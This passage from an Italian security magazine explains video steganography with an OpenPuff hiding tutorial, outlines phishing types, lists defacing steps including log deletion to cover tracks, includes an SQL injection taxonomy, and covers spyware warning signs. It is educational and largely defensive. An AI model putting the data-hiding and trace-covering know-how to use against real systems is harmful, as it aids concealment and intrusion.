sequenze video catturate dalla telecamera di sorveglianza; i dati dei soggetti rilevati possono essere incorporati nelle sequenze video.

GLOSSARIO DI BASE

COVER MEDIA Il file che celerà le informazioni riservate. Generalmente si tratta di un video, ma può essere anche un file di testo, un file pdf, immagini o file audio nei diversi formati.

STEGO MEDIA È il file risultante, completo di informazione segrete, ottenuto dopo aver applicato l'algoritmo di steganografia al Cover Media.

STEGANALISI Scienza il cui scopo vede la rilevazione, previa opportuna analisi in funzione del formato del file, di informazioni nascoste.
Un esempio di base di Steganalisi è stato riportato nel numero 267 di HJ.

SPATIAL DOMAIN Tecnica che utilizza i valori di intensità che possono assumere i pixel nel cover frame per nascondere i dati segreti, ad esempio nei bit dell'intensità del colore per i 3 colori RGB (Red-Green-Blue). Uno dei metodi più noti è ad esempio l'LSB (Least Significant Bits).


SCRAMBLING Rendere indecifrabile, codificare, criptare. Metodologie con le quali viene manipolato un file audio/video/dati per renderlo intellegibile.

TRANSFORM DOMAIN Questo metodo converte blocchi di fotogrammi del file cover dal dominio spaziale al dominio di trasformazione così definito poiché vengono applicati metodi matematici; tra i più usati risultano la DWT (Discrete Wavelet Transform), la DCT (Discrete Cosine Transform) e loro inverse. I dati segreti vengono incorporati nei coefficienti della trasformazione nei bit meno significativi prima di eseguire la trasformazione inversa e il "riassemblaggio" per produrre il file stego. Le descrizioni formali esulano dal seguente contesto e si rimanda gli interessati a testi specializzati.

IL DOMINIO COMPRESSO


I metodi di steganografia raw domain considerano il **Cover Media** come una sequenza di fotogrammi all'interno dei quali vengono nascoste le informazioni previo uso di diverse tecniche le quali possono operare nel dominio spaziale (**Spatial Domain**) oppure nel dominio della frequenza (Transform Domain);

figura #2



Dallo schema di codifica appare netta la distinzione tra quello che viene definito "raw domain" (dominio grezzo) e il "compressed domain".

figura #3



Le informazioni che si vogliono celare vengono incorporate in uno o più fotogrammi del video.

fare riferimento alle omonime voci nei glossari. Prima dell'inclusione l'informazione da celare viene sottoposta a una pre-elaborazione per l'eventuale applicazione di un algoritmo di cifratura e di un codice di correzione errori al fine di garantirne la sicurezza e l'integrità dei dati qualora il **Cover Media** subisse attacchi o "cadute di fotogrammi" durante la trasmissione.

La maggior parte dei metodi di steganografia video proposti utilizza tecniche **Raw Domain** perché sono intuitivi nel principio di funzionamento e facili da implementare in termini di codice da scrivere (**[figura #2]** e **[figura #3]**). Ma se da un lato c'è la facilità di implementazione dall'altro c'è il problema che trattasi di tecniche facilmente attaccabili in particolare dai cosiddetti **attacchi di compressione**. C'è in realtà anche un motivo più pratico che rende la video steganografia **raw domain** meno utilizzabile; i video in forma compressa sono preferiti per lo stoccaggio e la trasmissione poiché è richiesto meno spazio per la loro archiviazione, il trasferimento via rete è più veloce e richiede meno larghezza di banda. Con queste premesse le tecniche di occultamento dati nel dominio compresso hanno guadagnato inevitabilmente popolarità negli ultimi tempi.

Di contro, provocando la compressione, la rimozione di elementi ridondanti riduce lo spazio necessario a nascondere informazioni e in alcuni casi può scendere nell'ordine dei byte o addirittura rendere il video inadeguato a fungere come carrier!

UN ESEMPIO APPLICATIVO


Le nozioni riportate sono solo una piccola parte di un mondo dedicato alla video steganografia, sempre in evoluzione con nuove tecniche, migliorie di quelle conosciute riportate nelle varie pubblicazioni o presentate a convegni e conferenze. La scelta di un programma è sempre non facile da attuare considerando che trattasi anche di argomenti "di nicchia" (sebbene molto studiati) e, anche se principalmente open source, non si trovano quasi mai nei repository delle distribuzioni se non in casi specifici.

Il programma **OpenPuff**

Ampliamo le conoscenze

Oltre a OpenPuff suggeriamo il network gratuito ResearchGate (*https://www.researchgate.net/*) dedicato a tutte le discipline scientifiche nel quale scienziati e ricercatori condividono articoli, rispondono a quesiti e trovano collaboratori. Inserendo nel rigo di ricerca una stringa come video steganography verranno riportati decine e decine di risultati alcuni dei quali è possibile consultare direttamente poiché presente l'associato documento o pubblicazione generalmente in formato PDF.

figura #4




L'installazione in Windows di OpenPuff non necessita di particolari accorgimenti. E anche in GNU/Linux non comporta alcun problema poiché è dato pienamente funzionante con WINE (*https://www.winehq.org/*) e pertanto andrà installato utilizzando il gestore dei pacchetti.

permette di raggiungere gli obiettivi indicati. Noi l'abbiamo testato su distribuzione **ROSA Linux** (*https://www.rosalinux.ru/*) e tutto ciò che occorre fare, una volta effettuato il download e decompresso il file zip, è entrare nella cartella creata dalla decompressione **cd OpenPuff_release** e lanciare il comando **wine ./OpenPuff.exe** il quale non installerà nulla, lancerà direttamente il programma [figura #4]. Lo script **OpenPuff.sh** verificherà, su distribuzioni Debian/Ubuntu e derivate, la presenza di Wine e procederà eventualmente all'installazione per poi lanciare il programma. Lo script **Uninstall.sh** se lanciato cancellerà tutta la cartella **OpenPuff_release** e rimuoverà la cartella nascosta **.wine** nella home utente, quindi attenzione perché in caso vi fossero installati dei programmi che girano in Wine questi verrebbero cancellati!

ALTRE FUNZIONALITÀ


Molto interessante la capacità di OpenPuff di nascondere l'informazione segreta in più file anche di natura diversa tra loro, ad esempio utilizzando 2 file PDF, 1 file MP3, 2 file video ecc. In sostanza "pezzi" (**chunk**) dell'informazione complessiva verranno celati nei 2 file video, un'altra certa quantità nei 2 file PDF e così via. L'utente per poter recuperare l'informazione dovrà essere in possesso di tutti i file; un po' come accade con gli archivi compressi multipli, se non si hanno tutti i file a partire dal numero 1 non è possibile recuperare l'intero contenuto. **OpenPuff** oltre che steganografico è anche un programma multi crittografico; i dati vengono dapprima sottoposti a crittografia, fa seguito un'operazione di **scrambling** quindi aggiunto del "rumore" casuale (**whitening**). A dispetto di questa apparente complessità, il suo uso è molto intuitivo e si riduce a 4 passi essenziali. Vediamoli in dettaglio. Dalla schermata di [figura #4] clicca su **Hide** nel pannello **Steganography** per entrare nella sezione **Data Hiding** [figura #5]. Nel riquadro **(1)** dovranno essere inserite le password tra loro non correlate necessarie alla crittografia e allo **scrambling**. Nel riquadro di destra **(2)** occorre indicare i dati che si desiderano nascondere utilizzando il pulsante **Browser**. Nel rigo **Size** verrà riportata la dimensione che il/i file carrier dovranno nascondere. Il totale del valore verrà riportato nel riquadro **(3) Carrier Selection** nel rigo in basso **Selected/Total** dove occorre aggiungere il o i carrier che dovranno farsi carico di

figura #5



OpenPuff consente di celare i dati all'interno di tipologie diverse di cover media. In ogni momento si può conoscere la dimensione che i carrier dovranno nascondere.


figura #6



Con OpenPuff è possibile utilizzare un certo numero di carrier con le immagini nei formati BMP, JPG, PCX, PNG e TGA, audio con supporto ad AIFF, MP3, NEXT/SUN e WAV, documenti PDF e file video (3GP, FLV, MP4, MPG, SWF, VOB).

nascondere i dati.
Se ne dovranno aggiungere in numero e tipologia tali da riuscire a coprire il totale da celare. Quando ciò accadrà il rigo **Selected/Total** diventerà verde e sarà quindi possibile passare al riquadro **(4) Bit Selection Options** per la selezione del numero di bit da utilizzarsi (tecnica LSB). Può sorprendere la bassa capacità di immagazzinamento dei file video, ma se si vuole avere maggiore sicurezza e più impercettibilità va da sé che deve ridursi l'entità di ciò che andrà ad alterare il file e che potrebbe destare qualche sospetto. A titolo di esempio, in un file VOB di circa 40MB è possibile nascondere poco meno di 7KB impostando il massimo numero di bit ½ **(50%)** in **Bit Selection Options**. Al termine click sul pulsante **Hide Data** in basso a destra indicando il percorso di salvataggio dove dovranno essere salvati i file stego. Per il recupero dalla schermata di [figura #4] optare per **Unhide** nel pannello **Steganography**.

figura #7




Il confronto: a sinistra 2 file originali, 2 stego destra e al centro l'informazione nascosta.

Occorre rispettare 3 regole fondamentali: inserire correttamente le password (A con A, B con B e C con C), rispettare l'ordine dei carrier in fase di implementazione (colonna **Chain Order**) aggiungendo i file stego uno dopo l'altro in base all'ordine di implementazione originale e infine rispettare l'esatta selezione in **Bit Selection Options** ai valori originali per ogni singolo formato di file utilizzato come carrier e infine indicando il percorso di salvataggio [figura #6].
In [figura #7] il confronto tra 2 dei 4 file originali utilizzati dal programma e i rispettivi file stego. Essendo dei video una fotografia non rende l'idea, gli interessati non possono che provare la procedura e constatare loro stessi il risultato.
Il software è sviluppato da un ingegnere italiano, quindi si ha il manuale (anche) in questa lingua, che suggeriamo di leggere poiché entra nel vivo del principio di funzionamento del programma e dal punto di vista della crittografia così come su alcuni concetti di steganografia e stagnalisi. In più raccomandiamo di visitare il sito di OpenPuff poiché presenta nella pagina del software una vera e propria miniera di informazioni, articoli, pubblicazioni, video, letture, tesi e svariati esempi applicativi sull'argomento (leggere anche il Box di pagina 34 **"Ampliamo le conoscenze"**). Al solito in caso di comunicazioni, suggerimenti, prove e quant'altro si può sempre fare riferimento al forum di **HJ** (*https://hackerjournal.it/forum/*).

ABBONATI

ALLA TUA RIVISTA PREFERITA
TE LA SPEDIAMO APPENA STAMPATA!



CONSEGNA GARANTITA ENTRO 48H

Posteitaliane Posta PremiumPress

Con l'abbonamento cartaceo la versione digitale è in **OMAGGIO!**

DISPONIBILE ANCHE SOLO IN VERSIONE DIGITALE

Riceverai 6 numeri a soli

-24%

CARTACEO
6 numeri
solo 17,90€
invece di 23,40€

/

DIGITALE
6 numeri
solo 10,90€
invece di 23,40€

-53%

Scansiona il QrCode per abbonarti oppure contattaci

Telefono
02 87168197

online
www.sprea.it/hackerjournal

email
abbonamenti@sprea.it

WhatsApp
329 3922420
Solo messaggi

PHISHING E DEFACING
TECNICHE E STRATEGIE DI PROTEZIONE


Queste tipologie di attacco rientrano tra quelle più adoperate nella cyberguerra Russia-Ucraina. Il loro scopo è quello di fare incetta di dati personali. Ecco come funzionano e come ci si difende

Partiamo con il **phishing**. Minaccia costante nel panorama della sicurezza informatica, è adoperato nella cyberguerra Russia-Ucraina soprattutto per tentare di sottrarre ai soldati informazioni tattiche e strategiche, così da creare ulteriore scompiglio. Una strategia indiretta, che cerca di raggiungere sempre il bersaglio principale: i siti governativi o quelli utili alla collaborazione tra le truppe. **Ma come funziona nello specifico? Quali sono le tecniche di difesa?**

Senza scendere nei dettagli tecnici (cosa che richiederebbe troppo spazio visti gli innumerevoli sistemi di phishing oggi presenti), vediamo il meccanismo di funzionamento e iniziamo col dare una definizione: si tratta di una forma sofisticata di attacco informatico, in cui gli aggressori cercano di ottenere informazioni sensibili. In altre parole, ingannano gli utenti attraverso mezzi e tecniche d'ingegneria sociale, al fine di manipolare le vittime e indurle, appunto, a rivelare informazioni riservate o compiere azioni indesiderate.

INDIZI UTILI

Per proteggersi efficacemente dal phishing è fondamentale essere in grado di riconoscere gli indicatori comuni che possono suggerire la presenza di un attacco. Alcuni elementi da



I tentativi di phishing a opera dei russi nei confronti dell'Ucraina si sono perpetrati per tutto il 2021 e il 2022.
Fonte: https://breakingdefense.com

Tipologie e tecniche di phishing

Phishing e-Mail: è la più tradizionale delle tecniche di phishing, in cui l'attaccante utilizza tecniche di social engineering per ingannare la vittima. Il vettore d'attacco è rappresentato da una email fasulla contenente un link malevolo su cui la vittima, ignara del pericolo, è portata a cliccare.
Spoofed WebSite: conosciuto anche come Phishing Website. L'attaccante plasma un sito falso (fake) clonandone uno lecito. La vittima che clicca sul link viene reindirizzata al sito Web malevolo (spesso molto simile all'originale) nel quale gli vengono sottratte informazioni sensibili, come password e username.
Phone Phishing (o vishing/SMSishing): l'attaccante impersona, con una chiamata o un messaggio di testo, qualcuno che la vittima conosce o ritiene attendibile, con la finalità di compiere azioni malevole.
Social Media Phishing (Soshing): tra i canali più utilizzati dagli attaccanti per ottenere informazioni e raggirare le vittime ci sono i Social Media. Per esempio, gli attaccanti possono circuire la vittima impersonando un nuovo contatto, oppure spingendola a visitare pagine di Social Media fasulle, finalizzate a estorcere informazioni sensibili.
Malware-Based Phishing: è una tipologia di phishing che avviene attraverso l'avvio di un software dannoso sulla macchina vittima. Il software viene scaricato dall'ignaro utente attraverso tecniche di social engineering oppure sfruttando vulnerabilità del sistema.
DNS Phishing: il Domain Name System è il metodo utilizzato per assegnare nomi ai nodi di una rete, "risolvendo" l'indirizzo IP. Avvelenando la risoluzione dei nomi, è possibile reindirizzare la vittima verso l'indirizzo desiderato dall'attaccante.
Content Injection Phishing: per questo tipo di phishing viene compromesso un sito Web attendibile per far sì che ospiti contenuti malevoli.
Man-In-The-Middle Phishing (MITM): l'attaccante si inserisce tra le due parti di una comunicazione (per esempio tra l'utente e il sito Web legittimo) cercando di ottenere informazioni intercettando le comunicazioni della vittima.
Search Engine Phishing: anche noto come SEO Black Hat. L'attaccante ottimizza i siti malevoli nell'ottica SEO per indicizzarli in maniera legittima, in modo che appaiano all'utente durante la ricerca di prodotti o servizi.

considerare includono:
Errori ortografici e grammaticali: molti messaggi di phishing contengono errori di scrittura (grammaticali e ortografici). Questi possono essere un segnale di un messaggio non autentico.
Domini sospetti: controllare attentamente l'URL dei siti web a cui accedete. Domini con nomi strani o leggermente diversi rispetto a quelli legittimi possono essere un segnale di un sito di phishing.
Richieste di informazioni sensibili: organizzazioni affidabili evitano di chiedere dati personali o finanziari tramite email o messaggi. Bisogna essere sospettosi se viene richiesto di condividere tali informazioni senza una valida ragione.
Link sospetti: controllare attentamente i link nelle email o sui siti web. Passare il mouse sopra di essi senza fare clic per visualizzare l'URL di destinazione. Se sembra sospetto o diverso da quello atteso, potrebbe trattarsi di un tentativo di phishing.

PROTEZIONE!

Per proteggersi efficacemente dal phishing è indispensabile seguire queste strategie di protezione:
Educazione e consapevolezza: mantenersi costantemente informati sulle ultime tattiche di phishing e condividere queste informazioni con familiari, amici e colleghi; offrire formazione sulla sicurezza informatica all'interno delle aziende e promuovere una cultura di attenzione e prudenza nei confronti dei potenziali attacchi.
Verifica attentamente le comunicazioni: prima di cliccare su link o aprire allegati, verificare attentamente la legittimità dell'email o del messaggio; controllare gli indirizzi dei mittenti, cercare errori ortografici o grammaticali e confrontare i link con l'URL ufficiale dell'organizzazione.
Utilizzare software di sicurezza: installare e mantenere aggiornato un software antivirus o antimalware affidabile sul dispositivo; questi strumenti possono aiutare a rilevare e bloccare potenziali minacce di phishing.
Utilizzare l'autenticazione a due fattori (2FA) su tutti gli account online quando possibile; questa funzionalità aggiunge un ulteriore strato di sicurezza richiedendo un secondo metodo di verifica, come un codice ▸

inviato tramite SMS o un'applicazione di autenticazione.
Verificare la sicurezza dei siti web: prima di inserire informazioni personali o finanziarie su un sito web, verificare che sia protetto tramite il protocollo HTTPS e che il certificato di sicurezza sia valido; si può fare osservando il prefisso "https://" e il lucchetto nella barra degli indirizzi del tuo browser.
Segnalare gli attacchi di phishing: comunicare sempre gli attacchi di phishing alle autorità competenti, come la polizia o l'organizzazione anti-cybercrime; inoltre, contattare l'organizzazione legittima coinvolta per informarla dell'attacco.

CONCLUSIONI

Il phishing rappresenta, dunque, una minaccia persistente nel panorama della sicurezza informatica. Tuttavia, conoscendo i concetti fondamentali, le tecniche utilizzate dagli aggressori e le strategie di protezione, è possibile ridurre significativamente il rischio di cadere vittima di un attacco. Bisogna ricordare sempre di essere vigili, educare se stessi e gli altri, e utilizzare le misure di sicurezza consigliate per proteggere i dati e l'identità online.

PASSIAMO AL DEFACING

Come detto, negli ultimi anni, il mondo ha assistito a un crescente coinvolgimento delle attività informatiche, soprattutto nelle operazioni di guerra. L'uso delle tecnologie digitali è diventato uno strumento fondamentale per la propaganda, l'acquisizione di informazioni e, in alcuni casi, per l'esecuzione di attacchi mirati. Uno degli esempi più evidenti di tali attività si è verificato durante il già citato conflitto tra Russia e Ucraina, in cui è emerso l'utilizzo diffuso anche della tecnica hacker nota come "defacing".
Conosciuto anche come "vandalismo digitale", il defacing – volendo semplificare – prevede la modifica del contenuto di un sito web o di una piattaforma online senza il permesso del proprietario. Solitamente si utilizza per sostituire la pagina principale di un portale con un messaggio personalizzato o politico, spesso accompagnato da simboli o immagini. L'obiettivo è attirare l'attenzione e diffondere un messaggio o una propaganda specifica.

RUSSIA-UCRAINA

Durante il conflitto, il defacing è emerso come una tecnica molto utilizzata da entrambe le parti coinvolte. Gruppi di hacker legati a entrambi i Paesi hanno preso di mira i siti web istituzionali e i media online, sostituendo i contenuti originali con messaggi politici, minacce o dichiarazioni di vittoria. Attacchi che avevano lo scopo di influenzare l'opinione pubblica, destabilizzare l'immagine del nemico e creare confusione all'interno dei rispettivi governi.
L'uso diffuso del defacing ha sollevato da subito numerose

Meccanismo d'attacco

L'attacco di defacing si basa su diverse vulnerabilità comuni presenti nei siti web e nelle piattaforme online. Un processo generale che gli attaccanti compiono per eseguire un attacco è il seguente:
1. Identificazione del bersaglio: si individua il sito web o la piattaforma che si intende attaccare. Spesso, i siti vulnerabili o quelli che hanno un alto valore simbolico o politico diventano obiettivi primari.
2. Ricerca di vulnerabilità: si conduce una ricerca approfondita sulle eventuali debolezze presenti nel sito web target. Ciò può includere l'analisi delle versioni obsolete del software, delle imperfezioni nella configurazione del server o delle possibili falle di sicurezza nei plugin e nelle estensioni utilizzate.
3. Sfruttamento delle vulnerabilità: una volta individuata una vulnerabilità, si sfrutta quest'ultima per ottenere l'accesso non autorizzato al sistema di gestione del contenuto o al server che ospita il sito web. Questo può essere fatto utilizzando tecniche come l'iniezione di codice (per esempio, SQL injection) o sfruttando vulnerabilità specifiche del software utilizzato.
4. Modifica del contenuto: una volta ottenuto l'accesso, si va a modificare il contenuto del sito web. Questo può includere la sostituzione della home page con un messaggio personalizzato, l'inserimento di immagini, testi o video a sostegno di una causa politica o semplicemente il vandalismo digitale.
5. Copertura delle tracce: infine, si coprono le proprie tracce eliminando i log di accesso o modificando le registrazioni dei file di sistema. Questo rende più difficile per gli investigatori risalire all'identità degli attaccanti.

Classification parameters	Methods	Techniques/ Implementation	
Intent	Identifying injectable parameters	see 'Input type of attacks'	
	Extracting Data		
	Adding or Modifying Data		
	Performing Denial of Service		
	Evading detection		
	Bypassing Authentication		
	Executing remote commands		
	Performing privilege escalation		
Input Source	Injection through user input	Malicious strings in Web forms	URL: GET- Method
			Input filed(s): POST- Method
	Injection through cookies	Modified cookie fields containing SQLIA	
	Injection through server variables	Headers are manipulated to contain SQLIA	
	Second-order injection	Frequency-based Primary Application	
		Frequency-based Secondary Application	
		Secondary Support Application	
		Cascaded Submission Application	
Input type of attacks, technical aspect	Classic SQLIA	Piggy-Backed Queries	
		Tautologies	
		Alternate Encodings	
		Illegal/ Logically Incorrect Queries	
		UNION SQLIA	
		Stored Procedures SQLIA	
	Inference	Classic Blind SQLIA	Conditional Responses
			Conditional Errors
			Out-Of-Band Channeling
		Timing SQLIA	Double Blind SQLIA(Time-delays/ Benchmark attacks)
			Deep Blind SQLIA (Multiple statements SQLIA)
	DBMS specific SQLIA	DB Fingerprinting	
		DB Mapping	
	Compounded SQLIA	Fast-Fluxing SQLIA	

L'SQL injection è una tecnica usata per attaccare applicazioni che gestiscono dati mediante DB relazionali. In foto, la classificazione dei vettori di attacchi SQL injection nel 2010.

preoccupazioni per la sicurezza informatica. Innanzitutto, ha evidenziato l'importanza di proteggere adeguatamente i siti web istituzionali e le piattaforme online. Un attacco di tale tipo può danneggiare la reputazione di un'organizzazione o un Paese e causare confusione tra i cittadini. In secondo luogo, il defacing ha dimostrato quanto sia facile per i gruppi hacker manipolare e diffondere la disinformazione. Questo tipo di attacco può infatti influenzare l'opinione pubblica e creare tensioni tra le nazioni coinvolte.

CONTROMISURE

Le conseguenze di un attacco di defacing possono essere significative, sia per il proprietario del sito web che per l'opinione pubblica. Alcune delle implicazioni più comuni sono: il danneggiamento dell'immagine, vista la compromissione della reputazione di un'organizzazione o di un individuo e la percezione dei visitatori del sito che potrebbero intendere l'incidente come un fallimento nella sicurezza e nella gestione dei dati; la propagazione della disinformazione, dato che gli attacchi di defacing spesso mirano a diffondere un messaggio politico o a promuovere una propaganda specifica.
E questo può influenzare l'opinione pubblica e creare tensioni sociali.
Per mitigare gli attacchi di defacing, è fondamentale adottare adeguate contromisure: **aggiornamenti regolari** (mantenere il software, i plugin e le estensioni del sito web sempre aggiornati riduce il rischio di sfruttamento di vulnerabilità conosciute); **accessi sicuri** (utilizzare password forti, autenticazione a due fattori e limitare gli accessi privilegiati solo agli utenti autorizzati); **monitoraggio costante** (implementare strumenti di monitoraggio e rilevamento delle anomalie per identificare potenziali attacchi e rispondere tempestivamente); **backup regolari** (eseguire regolarmente backup dei dati del sito web per ripristinare rapidamente il contenuto originale in caso di attacco).

MA, C'È UNA SPIA NELLO SMARTPHONE?

I telefoni cellulari sono dispositivi ideali per app "ficcanaso" che possono accedere a una vasta quantità di dati personali: posizione, contatti, messaggi, foto e video. Ecco come scoprire se siete spiati

Negli ultimi anni, con l'incremento dell'utilizzo degli smartphone anche da parte di persone non avvezze alla tecnologia, si è verificato un aumento esponenziale delle attività di spionaggio digitale. Applicazioni progettate e installate a insaputa dell'utente che consentono a terzi di accedere al dispositivo a distanza, con tutte le implicazioni che ne derivano. Altre volte sono app comuni, spesso utilizzate quotidianamente, che possono rivelarsi pericolose. Tali software possono raccogliere dati personali che, nelle mani di individui malintenzionati, diventano informazioni di valore. Come alcune app destinate agli appassionati di corsa o ciclismo che consentono di condividere in tempo reale la propria posizione e i percorsi scelti; se tali informazioni vengono condivise con utenti sconosciuti iscritti all'app, diventerebbero risorse preziose per potenziali criminali, che potrebbero monitorare la vostra posizione, così come i giorni e gli orari in cui vi allenate, con tutto quello che comporta!

I segnali che vi devono mettere in allarme!

Ma quali sono i campanelli d'allarme indicatori che il vostro smartphone è stato compromesso da uno o più spyware?

1) Il consumo anomalo della batteria: se la batteria si scarica molto rapidamente, anche quando non viene utilizzato intensamente, potrebbe essere un segnale di un'applicazione spia in esecuzione in background;
2) L'aumento insolito del traffico dati: un aumento inusuale del traffico dati potrebbe indicare che un'app spia sta trasmettendo dati dal dispositivo;
3) Ritardi o malfunzionamenti: se il telefono diventa lento o si blocca di frequente, potrebbe essere un segnale che un'app spia sta sovraccaricando il sistema;
4) Ricevere messaggi o chiamate inaspettate: ricevere messaggi o chiamate da numeri sconosciuti potrebbe essere un tentativo di comunicare con il dispositivo spiato;
